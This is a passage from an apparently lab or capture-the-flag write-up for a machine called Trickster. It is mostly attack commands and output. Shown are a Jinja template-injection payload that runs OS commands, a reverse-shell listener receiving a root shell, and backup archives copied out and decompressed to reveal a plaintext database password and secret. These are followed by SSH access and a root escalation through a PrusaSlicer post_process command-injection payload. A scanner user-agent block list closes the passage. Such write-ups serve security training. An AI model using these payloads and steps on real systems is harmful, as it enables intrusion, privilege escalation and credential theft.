
```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```



3. See Telegram (or other supported messaging app) notification



In settings>notifications



I can get a shell

```
└─$ rlwrap nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.34 55726
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@a4b9a36ae7ff:/app#
```

/datastore/Backups have some files

```
root@a4b9a36ae7ff:/datastore/Backups# ls
ls
changedetection-backup-20240830194841.zip
changedetection-backup-20240830202524.zip
```

Start python3 http server and download it

```
172.17.0.1 - - [31/Jul/2025 16:12:59] "GET /changedetection-backup-20240830194841
.zip HTTP/1.1" 200 -
172.17.0.1 - - [31/Jul/2025 16:13:33] "GET /changedetection-backup-20240830202524
.zip HTTP/1.1" 200 -
```

```
┌─[parrot@parrot]─[~/Documents/trickster]
└─$ curl http://localhost:8888/changedetection-backup-20240830194841.zip -o cha
ngedetection-backup-20240830194841.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  6221  100  6221    0     0  29552      0 --:--:-- --:--:-- --:--:-- 29483
┌─[parrot@parrot]─[~/Documents/trickster]
└─$ curl http://localhost:8888/changedetection-backup-20240830202524.zip -o cha
ngedetection-backup-20240830202524.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 33708  100 33708    0     0    97k      0 --:--:-- --:--:-- --:--:--   97k
```

Unzip these files shows .txt.br files

```
└─$ ls
f04f0732f120c0cc84a993ad99decb2c.txt.br  history.txt
```

This can be decompressed by brotli(If not installed, install it by apt install brotli)

```
$brotli --decompress f04f0732f120c0cc84a993ad99decb2c.txt.br
```

It generates txt file that shows adam's credential

```
< ? php return array (

'parameters' =>

array (

'database_host' => '127.0.0.1' ,

'database_port' => '' ,

'database_name' => 'prestashop' ,

'database_user' => 'adam' ,

'database_password' => 'adam_admin992' ,

'database_prefix' => 'ps_' ,

'database_engine' => 'InnoDB' ,

'mailer_transport' => 'smtp' ,

'mailer_host' => '127.0.0.1' ,

'mailer_user' => NULL ,

'mailer_password' => NULL ,

'secret' => 'eHPDO7bBZPjXWbv3oSLIpkn5XxPvcvzt7ibaHTgWhTBM3e7S9kbeB1TPemtIgzog' ,
```

I can ssh to adam

```
└──╼ $ssh adam@trickster.htb
adam@trickster.htb's password:
adam@trickster:~$
```

Get root shell

sudo -l shows I can run prusaslicer as root

```
adam@trickster:~$ sudo -l
Matching Defaults entries for adam on trickster:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User adam may run the following commands on trickster:
    (ALL) NOPASSWD: /opt/PrusaSlicer/prusaslicer
```


https://www.exploit-db.com/exploits/51983 *shows how to exploit this*

For the linux PoC, this CLI command is enough to execute the payload contained in the project. './prusa-slicer -s code-exec-linux.3mf'. After slicing, a new file '/tmp/hax' will be created. This particular PoC contains this 'post_process' entry in the 'Slic3r_PE.config' file:


It looks like post_process can run command like: <command> #

```
; post_process = "/usr/bin/id > /tmp/hax #\necho 'Here I am, executing arbitrary code on this host. Thanks for slicing (x_x)'>> /tmp/hax #"
```


Copy /opt/PrusaSlicer to local and run prusaslicer




Set configuration>mode>expert and file>open project>TRICKSTER.3mf



Go to print settings>output options and put post processing scripts




I also need to remove nozzle_diameter part in output filename format since it will make an error




Save this project and upload it to the machine

Run: prusaslicer -s project_name



...SNIP...




It doesn't show anything, but I can run command as root!



Beyond root

I can check security module in apachectl



I can find its configuration in mods-enabled/security2.conf

```
adam@trickster:/etc/apache2/mods-enabled$ cat security2.conf | grep -v '\#'
<IfModule security2_module>
    SecDataDir /var/cache/modsecurity

    IncludeOptional /etc/modsecurity/*.conf

    IncludeOptional /usr/share/modsecurity-crs/*.load

    SecRuleEngine On

    SecRule REQUEST_URI "@beginsWith /.git" "id:1000001,phase:1,pass,nolog,ctl:ruleEngine=Off"

    <LocationMatch "^/.*">
        SecRule REQUEST_URI "@beginsWith /shop.trickster.htb/.git" "phase:1,pass,nolog,skip:1,id:1001"

        SecRule REQUEST_HEADERS:X-Forwarded-For "@unconditionalMatch" "phase:2,initcol:ip=%{MATCHED_VAR},pass,nolog,id:1002"

        SecRule IP:ACCESS_COUNT "@gt 100" "phase:2,pause:10,deny,status:503,setenv:RATELIMITED,skip:1,nolog,id:1003"

        SecAction "phase:2,setvar:ip.access_count=+1,pass,nolog,id:1004"

        SecAction "phase:5,deprecatevar:ip.access_count=50/5,pass,nolog,id:1005"

        Header always set Retry-After "10" env=RATELIMITED
    </LocationMatch>
</IfModule>
```

I can grep gobuster in the directory

```
adam@trickster:/etc/apache2/mods-enabled$ grep gobuster -ir /usr/share/modsecurity-crs/
/usr/share/modsecurity-crs/rules/scanners-user-agents.data:# https://github.com/OJ/gobuster
/usr/share/modsecurity-crs/rules/scanners-user-agents.data:gobuster
```

This file shows lists that it blocks by user agent name

```
adam@trickster:/etc/apache2/mods-enabled$ cat /usr/share/modsecurity-crs/rules/scanners-user-agents.data | grep -v '\#'
(hydra)
.nasl
absinthe
advanced email extractor
arachni/
autogetcontent
bilbo
BFAC
brutus
brutus/aet
bsqlbf
cgichk
cisco-torch
commix
core-project/1.0
crimscanner/
datacha0s
dirbuster
domino hunter
dotdotpwn
email extractor
fhscan core 1.
floodgate
F-Secure Radar
get-minimal
gobuster
gootkit auto-rooter scanner
grabber
grendel-scan
```